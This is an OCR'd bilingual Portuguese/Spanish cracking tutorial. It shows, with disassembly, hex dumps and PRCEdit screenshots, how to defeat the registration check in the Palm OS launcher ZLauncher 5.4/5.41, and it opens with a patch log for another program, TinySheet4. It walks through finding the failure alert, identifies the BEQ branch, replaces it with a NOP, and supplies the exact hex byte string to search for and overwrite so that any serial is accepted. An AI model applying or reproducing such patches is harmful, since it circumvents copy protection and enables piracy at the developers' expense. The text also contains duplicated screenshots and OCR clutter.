0x37DB0: 4000 5244 544F 0C44 0005 6DE2 486E FFCE  @.RDTO.D..mâHnÿÎ
0x37DC0: 4EBA 0294 486E FFCE 486E FFCE 4E4F A0C8  Nº.▌HnÿÎHnÿÎNO È
0x37DD0: 4A40 4FEF 000C 6710 3F3C 26B2 4EAD F808  J@Oï..g.?<&²N-ø.
0x37DE0: 7001 544F 6000 0180 4EAD F772 3600 0C6E  p.TO`..▌N-÷r6..n
0x37DF0: 000B FFDE 6728 0C43 0008 6638 0C43 000A  ..ÿÞg(.C..f8.C..
0x37E00: 6632 0C43 000D 672C 0C43 000B 6726 3F3C  f2.C..g,.C..g&?<
0x37E10: 26AF 4EAD F808 7001 544F 6000 014A B66E  &¯N-ø.p.TO`..J¶n
0x37E20: FFDE 6710 3F3C 26AF 4EAD F808 7001 544F  ÿÞg.?<&¯N-ø.p.TO
0x37E30: 6000 0134 486E FFDA 4EAD F766 3A00 0C6E  `..4HnÿÚN-÷f:..n
0x37E40: 000B FFDE 584F 671A 302E FFFA B06E FFDA  ..ÿÞXOg.0.ÿú°nÿÚ
0x37E50: 6D26 3F3C 26B1 4EAD F808 7001 544F 6000  m&?<&±N-ø.p.TO`.
0x37E60: 0106 BA6E FFFA 6F10 3F3C 26B1 4EAD F808  ..ºnÿúo.?<&±N-ø.
0x37E70: 7001 544F 6000 00F0 0C6E 000B FFDE 670E  p.TO`..ð.n..ÿÞg.
0x37E80: 3F2E FFDA 2F0A 4EBA FAD8 5C4F 6008 2F0A  ?.ÿÚ/.NºúØ\O`./.
0x37E90: 4EAD F78A 584F 422D EADB 422D EADA 0C6E  N-÷▌XOB-êÛB-êÚ.n
0x37EA0: 0001 FFDC 6736 0C6E 000B FFDE 6710 3F2E  ..ÿÜg6.n..ÿÞg.?.
0x37EB0: FFDA 1F3C 0001 4EBA FB02 584F 600A 1F3C  ÿÚ.<..Nºû.XO`..<
0x37EC0: 0001 4EAD F790 544F 1B7C 0001 EAD9 1B7C  ..N-÷▌TO.|..êÙ.|
0x37ED0: 0001 EADC 3B7C 000E EADE 601E 0C6E 000B  ..êÜ;|..êÞ`..n..
0x37EE0: FFDE 660E 3F2E FFDA 4227 4EBA FACE 584F  ÿÞf.?.ÿÚB'NºúÎXO
0x37EF0: 6008 4227 4EAD F790 544F 0C6E 0015 FFF8  `.B'N-÷▌TO.n..ÿø
0x37F00: 6744 0C6E 000B FFDE 6710 3F2E FFDA 1F3C  gD.n..ÿÞg.?.ÿÚ.<
0x37F10: 0001 4EBA FB06 584F 600A 1F3C 0001 4EAD  ..Nºû.XO`..<▯.N-
0x37F20: F796 544F 1B7C 0001 EAD8 3F3C 2580 4E4F  ÷▌TO.|..êØ?<%▌NO
```

Pos: 37F1Ch,229148 | Resource: code.0006

FIG. 23

A FIG. 23 mostra TODAS as alterações de devem ser feitas no .PRC para que ele aceite qualquer registro.

Prcedit - [Changes log]

File Edit View Tools Window Help

TinySheet4.patched.prc | RCP | code0003.s | code0004.s | code0005.s | code0001.s | code0002.s | code0006.s | Changes log

- Resources
  - Forms
  - Alerts
  - Strings
  - Data 0
  - dc.b
  - Keywords
  - Changes
  - Search Results

```
 1 Changed since saving E:\Arquivos de Programas\Stanley\Palm\Crack\PRCs\TinySheet4.patched.prc at
 2 code0006.00001B5C 66 67
 3 code0006.00001B74 67 66
 4 code0006.00001B8C 66 67          BNEs p/ BEQs - BEQs p/ BNEs
 5 code0006.00001BF1 D4 CE          2C(A6) p/ 32(A6) - compara a mesma string
 6 code0006.00001C1A 66 67
 7 code0006.00001C20 67 66
 8 code0006.00001C26 67 66          BNEs p/ BEQs - BEQs p/ BNEs
 9 code0006.00001C6C 66 67
10 code0006.00001C76 6C 6D          BGE p/ BLT
11 code0006.00001CA4 66 67
12 code0006.00001CCA 66 67          BNEs p/ BEQs
13 code0006.00001CD2 66 67
14 code0006.00001D26 66 67
15 code0006.00001D2E 66 67
```

O log do prcEdit mostra todas as alterações efetuadas.

Afer Ventus

Brasil

post_nubila@yahoo.com.br

Palm Spanish Tutor

Programa:	**Zlauncher 5.4 Build 060220 y ZLauncher v5.41 Build 060417**

Protección:	( )**Serial** (X)**HotSync/Code** ( )**Trial** ( )**Multiprotección** ( )**Encriptado** (X)**Otro**		
Descripción:	Aplicación que da el aspecto de Windows XP, ó MacOs en la Palm		
Objetivo:	Registrarse con cualquier número incorrecto		
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**		
DOWNLOAD:	http://www.		
Herramientas:	SouthDebugger, PRCedit, PilotDis. Palm Real ó Pose emulador, UltraEdit-32, PalmDemon 0.27 ,PalmDebugger		
Palm CRACKER:	**Post_nubila@yahoo.com.br**	**FECHA:**	M/18/Julio/2006

INTRODUCCION

Como patchear o Zlauncher 5.4 **(portugues TUTOR)**

TUTORIAL EN ESPAÑOL

Como parchar Zlauncher 5.4 Build 060220 y ZLauncher v5.41 Build 060417

!!!!!!!!!!!!!! BUSCAMOS QUIEN TRADUSCA A OTROS

IDIOMAS ESTOS TUTORIALES ¡¡¡¡¡¡¡¡¡¡

AL ATAQUE

O Zlauncher exibe uma mensagem de erro ao digitar um número de registro inválido. Essa mensagem de erro é exibida em uma janela chamada Talt. É como um MessageBox do Visual Basic, ou seja, ela é modal (fica sempre a frente até que se clique em Ok ou Listo). Veja figura 1.

Vamos abrir o Zlauncher.prc no programa chamado PRCExplorer e procurar pela Talt que exibe a mensagem de erro. Veja figura 2.

Zlauncher muestra un mensaje de error al registrar incorrectamente, ese mensaje es una llamada a una Talt, es como un mensaje llamado desde Visual Basic, Osea un mensaje modal, (Esto indica que se eliminara el mensaje hasta presionemos Ok Listo), Ver Figura 1

Figura 1

Abrimos Zlauncher.prc con un programa llamdo PRCExplorer y en este mismo buscamos el mensaje desde el listado del mensajes de error de Talt disponibles. Ver figura 2.

Figura 2

Veja na figura 2 a Talt que exibe a mensagem de erro. O número que identifica essa Talt no programa é 1002 (0x03ea).

Agora vamos procurar esse número no Zlauncher.prc usando o programa PRCEdit. Veja figura 3.

Ahora vemos la Figura 2 una Talt que muestra el mensaje de error, El numero de Talt identificada por el error es la Talt 1002 (0x03ea).

Ahora buscamos ese número de Talt directamente abriendo el archivo victima Zlauncher.prc usando para nuestro objetivo el programa PRCEdit. Ver figura 3.

Prcedit - [code0005.s]

File Edit View Tools Window Help

ZLauncher_Spanish.patched.prc | RCP | code0007.s | code0005.s | code0008.s | code0001.s | code0002.s | code0003.s | code0004.s | code

Resources
- Forms
- Alerts
  - 1000 Período de prueba vencid
  - 1001 Registro Exitoso!
  - 1002 Fallo de Registro
    - References
      - 00002224
      - 00006948
  - 1003 HotSync ID
  - 1004 HotSync ID
  - 1010 Systema Incompatible
  - 1020 Sin Espacio Suficiente
  - 1030 Error
  - 1040 Tema instalado no disponit
  - 1050 Tema no disponible
  - 1060 Fondo no disponible
  - 1070 Log de Error
  - 1100 Nombre de Pestaña Errone
  - 1110 Borrar Pestaña
  - 1120 Borrar Pestaña
  - 1130 Pestaña de Transmisión
  - 1150 Mezclar Pestañas
  - 1160 Copiar todas DBs a la Tarje
  - 1170 Copiar todos los archivos a
  - 1200 Sobrescribir Archivo
  - 1210 Sobrescribir Base de Datos
  - 1220 Sobrescribir Archivo
  - 1230 Sobrescribir Base de Datos
  - 1300 Borrar Archivo
  - 1310 Sin Nombre
  - 1400 Borrar Directorio
  - 1410 Copiar Directorio
  - 1420 Mover Directorio
  - 1440 Crear Directorio
  - 1500 Ir a Directorio
  - 1600 Prevención de copia
  - 1700 Borrar Icono
  - 1800 Recuperar

```
2745 000021bc   3f04                          MOVE.W   D4,-(A7)
2746 000021be   2f0a                          MOVE.L   A2,-(A7)
2747 000021c0   4e4fa183                      TRAP     #15,$A183 = sysTrapFrmGetObje
2748 000021c4   2648                          MOVEA.L  A0,A3
2749 000021c6   3f04                          MOVE.W   D4,-(A7)
2750 000021c8   2f0a                          MOVE.L   A2,-(A7)
2751 000021ca   4e4fa179                      TRAP     #15,$A179 = sysTrapFrmSetFocu
                                              MOVE.L   A3,-(A7)
2753 000021d0   4e4fa139                      TRAP     #15,$A139 = sysTrapFldGetText
2754 000021d4   2448                          MOVEA.L  A0,A2
2755 000021d6   2f0a                          MOVE.L   A2,-(A7)
2756 000021d8   4eadf56e                      JSR      -2706(A5)
2757 000021dc   4a00                          TST.B    D0
2758 000021de   4fef001a                      LEA      26(A7),A7
2759 000021e2   6740                          BEQ      L263
2760 000021e4   206dcb00                      MOVEA.L  -13568(A5),A0
2761 000021e8   10bc0001                      MOVE.B   #1,(A0)
2762 000021ec   42a80002                      CLR.L    2(A0)
2763 000021f0   2f0a                          MOVE.L   A2,-(A7)
2764 000021f2   48680006                      PEA      6(A0)
2765 000021f6   4e4fa0c5                      TRAP     #15,$A0C5 = sysTrapStrCopy
2766 000021fa   1f3c0001                      MOVE.B   #1,-(A7)
2767 000021fe   3f3c001c                      MOVE.W   #28!$1c,-(A7)
2768 00002202   2f2dcb00                      MOVE.L   -13568(A5),-(A7)
2769 00002206   2f3c00fe0001                  MOVE.L   #16646145!$fe0001,-(A7)
2770 0000220c   2f3c5a4c4352                  MOVE.L   #1514947410!$5a4c4352,-(A7)
2771 00002212   4e4fa2d4                      TRAP     #15,$A2D4 = sysTrapPrefSetApp
2772 00002216   3f3c03e9                      MOVE.W   #1001!$3e9,-(A7) ; Registro E
2773 0000221a   4e4fa192                      TRAP     #15,$A192 = sysTrapFrmAlert
2774 0000221e   4fef001a                      LEA      26(A7),A7
2775 00002222   602e                          BRA      L266
2776 00002224   3f3c03ea            L263      MOVE.W   #1002!$3ea,-(A7) ; Fallo de R
2777 00002228   4e4fa192                      TRAP     #15,$A192 = sysTrapFrmAlert
2778 0000222c   7601                          MOVEQ    #1,D3
2779 0000222e   544f                          ADDQ.W   #2,A7
2780 00002230   6020                          BRA      L266
2781 00002232   4a2dcb04            L264      TST.B    -13564(A5)
2782 00002236   6718                          BEQ      L265
2783 00002238   48780000                      PEA      $0000.W
```

A

B




Figura 3

A – Localizamos em “Alerts” o número 1002 da Talt. Expandimos e verificamos as “Referências”. O número 00002224 representa a linha do programa que chama a Talt. Clicamos na referência 00002224 e o código aparece (no lado direito da tela).

Agora nos perguntamos: Quando a Talt aparece?

A resposta é: Quando digitamos um número de registro inválido.

B – A instrução **BEQ L263** significa que o fluxo será desviado para a linha identificada por L263caso algum teste seja satisfeito. Essa linha exibe a Talt. Então concluímos que a instrução BEQ L263 desvia o fluxo para a Talt caso o número de registro seja inválido.

Se o número de registro for **válido** então o fluxo **não** desvia para L263 e continua logo abaixo do BEQ L263. Veja figura 4.

A – Localizamos en “Alertas “ el número de la Talt 1002, Expandimos y verificamos en “Referencias” el Número 00002224 , que representa la linea de llamada a la Talt, Damos click en esta referencia del programa 00002224 y se muestra la instrucción del código (Ver lado derecho de este código)

Nos Preguntamos : ¿ Cuando debe aparecer está Talt ?

La repuesta es : Cuando introducimos un número de registro invalido

B – La instrucción BEQ L263 significa que el flujo de instrucciones sera desviado a la linea identificada como L263 si el resultado del testeo es verdadero, Entonce esa linea nos mostrará una Talt , Deducimos que la instrucción BEQ L263 desvia el fluxo hacia una Talt cuando el registro del software es invalido.

Si el número de serie introducido es correcto ,entonces la instrucción L263 continua hacia abajo BEQ L263 . Ver figura 4.

Prcedit - [code0005.s]

File Edit View Tools Window Help

ZLauncher_Spanish.patched.prc | RCP | code0007.s | code0005.s | code0008.s | code0001.s | code0002.s | code0003.s | code0004.s | code

Resources
- Forms
- Alerts
  - 1000 Período de prueba vencid
  - 1001 Registro Exitoso!
  - 1002 Fallo de Registro
    - References
      - 00002224
      - 00006948
  - 1003 HotSync ID
  - 1004 HotSync ID
  - 1010 Systema Incompatible
  - 1020 Sin Espacio Suficiente
  - 1030 Error
  - 1040 Tema instalado no disponib
  - 1050 Tema no disponible
  - 1060 Fondo no disponible
  - 1070 Log de Error
  - 1100 Nombre de Pestaña Errone
  - 1110 Borrar Pestaña
  - 1120 Borrar Pestaña
  - 1130 Pestaña de Transmisión
  - 1150 Mezclar Pestañas
  - 1160 Copiar todas DBs a la Tarje
  - 1170 Copiar todos los archivos a
  - 1200 Sobrescribir Archivo
  - 1210 Sobrescribir Base de Datos
  - 1220 Sobrescribir Archivo
  - 1230 Sobrescribir Base de Datos
  - 1300 Borrar Archivo
  - 1310 Sin Nombre
  - 1400 Borrar Directorio
  - 1410 Copiar Directorio
  - 1420 Mover Directorio
  - 1440 Crear Directorio
  - 1500 Ir a Directorio
  - 1600 Prevención de copia
  - 1700 Borrar Icono
  - 1800 Recuperar

```
2745 000021bc   3f04                          MOVE.W   D4,-(A7)
2746 000021be   2f0a                          MOVE.L   A2,-(A7)
2747 000021c0   4e4fa183                      TRAP     #15,$A183 = sysTrapFrmGetObje
2748 000021c4   2648                          MOVEA.L  A0,A3
2749 000021c6   3f04                          MOVE.W   D4,-(A7)
2750 000021c8   2f0a                          MOVE.L   A2,-(A7)
2751 000021ca   4e4fa179                      TRAP     #15,$A179 = sysTrapFrmSetFocu
2752 000021ce   2f0b                          MOVE.L   A3,-(A7)
2753 000021d0   4e4fa139                      TRAP     #15,$A139 = sysTrapFldGetText
2754 000021d4   2448                          MOVEA.L  A0,A2
2755 000021d6   2f0a                          MOVE.L   A2,-(A7)
2756 000021d8   4eadf56e                      JSR      -2706(A5)
2757 000021dc   4a00                          TST.B    D0
2758 000021de   4fef001a                      LEA      26(A7),A7
2759 000021e2   6740                          BEQ      L263
2760 000021e4   206dcb00                      MOVEA.L  -13568(A5),A0
2761 000021e8   10bc0001                      MOVE.B   #1,(A0)
2762 000021ec   42a80002                      CLR.L    2(A0)
2763 000021f0   2f0a                          MOVE.L   A2,-(A7)
2764 000021f2   48680006                      PEA      6(A0)
2765 000021f6   4e4fa0c5                      TRAP     #15,$A0C5 = sysTrapStrCopy
2766 000021fa   1f3c0001                      MOVE.B   #1,-(A7)
2767 000021fe   3f3c001c                      MOVE.W   #28!$1c,-(A7)
2768 00002202   2f2dcb00                      MOVE.L   -13568(A5),-(A7)
2769 00002206   2f3c00fe0001                  MOVE.L   #16646145!$fe0001,-(A7)
2770 0000220c   2f3c5a4c4352                  MOVE.L   #1514947410!$5a4c4352,-(A7)
2771 00002212   4e4fa2d4                      TRAP     #15,$A2D4 = sysTrapPrefSetApp
2772 00002216   3f3c03e9                      MOVE.W   #1001!$3e9,-(A7) ; Registro E
2773 0000221a   4e4fa192                      TRAP     #15,$A192 = sysTrapFrmAlert
2774 0000221e   4fef001a                      LEA      26(A7),A7
2775 00002222   602e                          BRA      L266
2776 00002224   3f3c03ea                L263  MOVE.W   #1002!$3ea,-(A7) ; Fallo de R
2777 00002228   4e4fa192                      TRAP     #15,$A192 = sysTrapFrmAlert
2778 0000222c   7601                          MOVEQ    #1,D3
2779 0000222e   544f                          ADDQ.W   #2,A7
2780 00002230   6020                          BRA      L266
2781 00002232   4a2dcb04                L264  TST.B    -13564(A5)
2782 00002236   6718                          BEQ      L265
2783 00002238   48780000                      PEA      $0000.W
```

A

B

Si el número de registro es invalido que vaya a la linea L263

Si el Número de registro es valido que continue el fluxo del código , entonces se muestra el mensaje de Registro existoso

Si el número de registro es valido continuar código

Ln 2776, Col 1

Iniciar | E:\Arquivos d... | ZLauncher_S... | Documento1 -... | Palm OS® Em... | Prcedit | PT MSVDM 21:20

Figura 4

O que devemos fazer?

Devemos fazer com que o programa **NUNCA** desvie para L263. Pra isso, temos de substituir a instrução BEQ L263 para.... **NOP**.

NOP significa **N**o **OP**eration: nenhuma operação, ou seja, não faça nada.

Para alterar, clicamos em BEQ L263 (veja o cursos piscando em cima do BEQ) e teclamos F9. Veja figura 5.

¿Qué es lo que debemos hacer?

Debemos de hacer que el programa nunca vaya a la instrucción L263, Para ello, Debemos de sustituir la instrucción BEQ L263 por ..... NOP.

NOP significa No Operation: Nunca operar, Osea no hacer nada

Para cambiar la instrucción clickamos en BEQ L263 (Posicionar cursor sobre la BEQ) y tecleamos F9, ver figura 5.

Se o número de registro for inválido vá para a linha L263

Si el número de registro es invalido que vaya a la linea L263

Se o número de registro for válido continua o fluxo e exibe mensagem: Registro Exitoso

Si el Número de registro es valido que continue el fluxo del código , entonces se muestra el mensaje de Registro existoso



Prcedit - [E:\Arquivos de Programas\Stanley\Palm\Crack\PRCs\ZLauncher_Spanish.patched.prc]
File Edit Insert View Tools Window Help
ZLauncher_Spanish.patched.prc RCP code0007.s code0005.s code0008.s code0001.s code0002.s code0003.s code0004.s
Resources
Forms
Alerts
1000 Período de prueba vencid
1001 Registro Exitoso!
1002 Fallo de Registro
References
00002224
00006948
1003 HotSync ID
1004 HotSync ID
1010 Systema Incompatible
1020 Sin Espacio Suficiente
1030 Error
1040 Tema instalado no disponib
1050 Tema no disponible
1060 Fondo no disponible
1070 Log de Error
1100 Nombre de Pestaña Errone
1110 Borrar Pestaña
1120 Borrar Pestaña
1130 Pestaña de Transmisión
1150 Mezclar Pestañas
1160 Copiar todas DBs a la Tarje
1170 Copiar todos los archivos a
1200 Sobrescribir Archivo
1210 Sobrescribir Base de Datos
1220 Sobrescribir Archivo
1230 Sobrescribir Base de Datos
1300 Borrar Archivo
1310 Sin Nombre
1400 Borrar Directorio
1410 Copiar Directorio
1420 Mover Directorio
1440 Crear Directorio
1500 Ir a Directorio
1600 Prevención de copia
1700 Borrar Icono
1800 Recuperar
0x128B0: 2F0C 4EAD EF68 200A 504F 6714 3F3C 0001
0x128C0: 2F0A 2057 2268 000A 2269 0008 4E91 5C4F
0x128D0: 97CB 1F07 2F06 2F0C 4EBA FBA6 2448 200A
0x128E0: 4FEF 000A 6712 2F0A 2057 2268 000A 2269
0x128F0: 0018 4E91 584F 607A 7601 6076 9DCE 4857
0x12900: 4EAD EF92 2808 584F 6768 4A86 6622 2F04
0x12910: 2F0A 4EAD EF5C 504F 3F00 2F2D CA5E 4EAD
0x12920: F7D8 584F 2F08 4EAD ED34 2648 5C4F 6026
0x12930: 2F04 4EAD F0BE 2608 584F 6718 2F03 2F2D
0x12940: CA5E 4EAD F7A2 2648 2F03 4E4F A012 4FEF
0x12950: 000C 6002 97CB 7601 6018
0x12960: 000A 3F2F 000A 4EAD F4D2
0x12970: 7601 4A03 6700 FDB0 1B7C
0x12980: 8000 4E4F A175
0x12990: 6714 3F3C 0001 2F0C 2057
0x129A0: 0008 4E91 5C4F 204B 4FEF
0x129B0: 4E75 48E7 246F 0014 7600 0C52 0009
0x129C0: 6600 00C0 0008 0440 0515 670C 0440
0x129D0: 000C 6700 008E 6000 00AA 4E4F A173 2448
0x129E0: 3F3C 0517 2F0A 4E4F A180 3800 3F04 2F0A
0x129F0: 4E4F A183 2648 3F04 2F0A 4E4F A179 2F0B
0x12A00: 4E4F A139 2448 2F0A 4EAD F56E 4A00 4FEF
0x12A10: 001A 6740 206D CB00 10BC 0001 42A8 0002
0x12A20: 2F0A 4868 0006 4E4F A0C5 1F3C 0001 3F3C
0x12A30: 001C 2F2D CB00 2F3C 00FE 0001 2F3C 5A4C
0x12A40: 4352 4E4F A2D4 3F3C 03E9 4E4F A192 4FEF
0x12A50: 001A 602E 3F3C 03EA 4E4F A192 7601 544F
0x12A60: 6020 4A2D CB04 6718 4878 0000 4878 0000
0x12A70: 486D CB04 3F3C 03EB 4E4F A194 4FEF 000E
0x12A80: 7601 1003 4CDF 0C18 4E75 48E7 1C3A 4FEF
0x12A90: FFCA 426F 0034 42AD CB00 99CC 4878 001C
0x12AA0: 4E4F A013 2B48 CB00 584F 660A 3F7C 0102
0x12AB0: 0034 6000 016A 2F2D CB00 4EBA 01AC 4878
0x12AC0: 0000 4878 0000 486F 000C 4878 0000 4878
0x12AD0: 0000 4878 0000 4E4F A2A9 3F40 0050 4FEF
Código de Byte que se cambiara por 4E71
Pos: 12A12h,76306
Resource: code.0005
Iniciar
E:\Arquivos d...
ZLauncher_S...
Como patche...
Palm OS® Em...
Prcedit
PT MSVDM
21:46

Figura 5

Veja o cursor piscando no byte code 6740. Temos que alterar para NOP. Pra isso podemos digitar **4E71** em cima do 6740 ou clicar no menu “Insert” (veja figura 6).

Nos posicionamos con el cursor en el código del Byte 6740. Tenemos que cambiar por un NOP, Para ello escribimos un 4E71 sobre el 6740 Y damos click en el menu “Insert” (Ver Figura 6).

Con Ultraedit32 10.00c www.ultraedit.com buscamos la cadena hexadecimal

“4F EF 00 1A 67 40 20 6D”

Que es la misma para las versiones de Zlauncher 5.4 Build 060220 y ZLauncher v5.41 Build 060417 una vez encontrada esta cadena solo tenemos que reemplazar la misma por la cadena hexadeximal

“4F EF 00 1A 4E 71 20 6D”

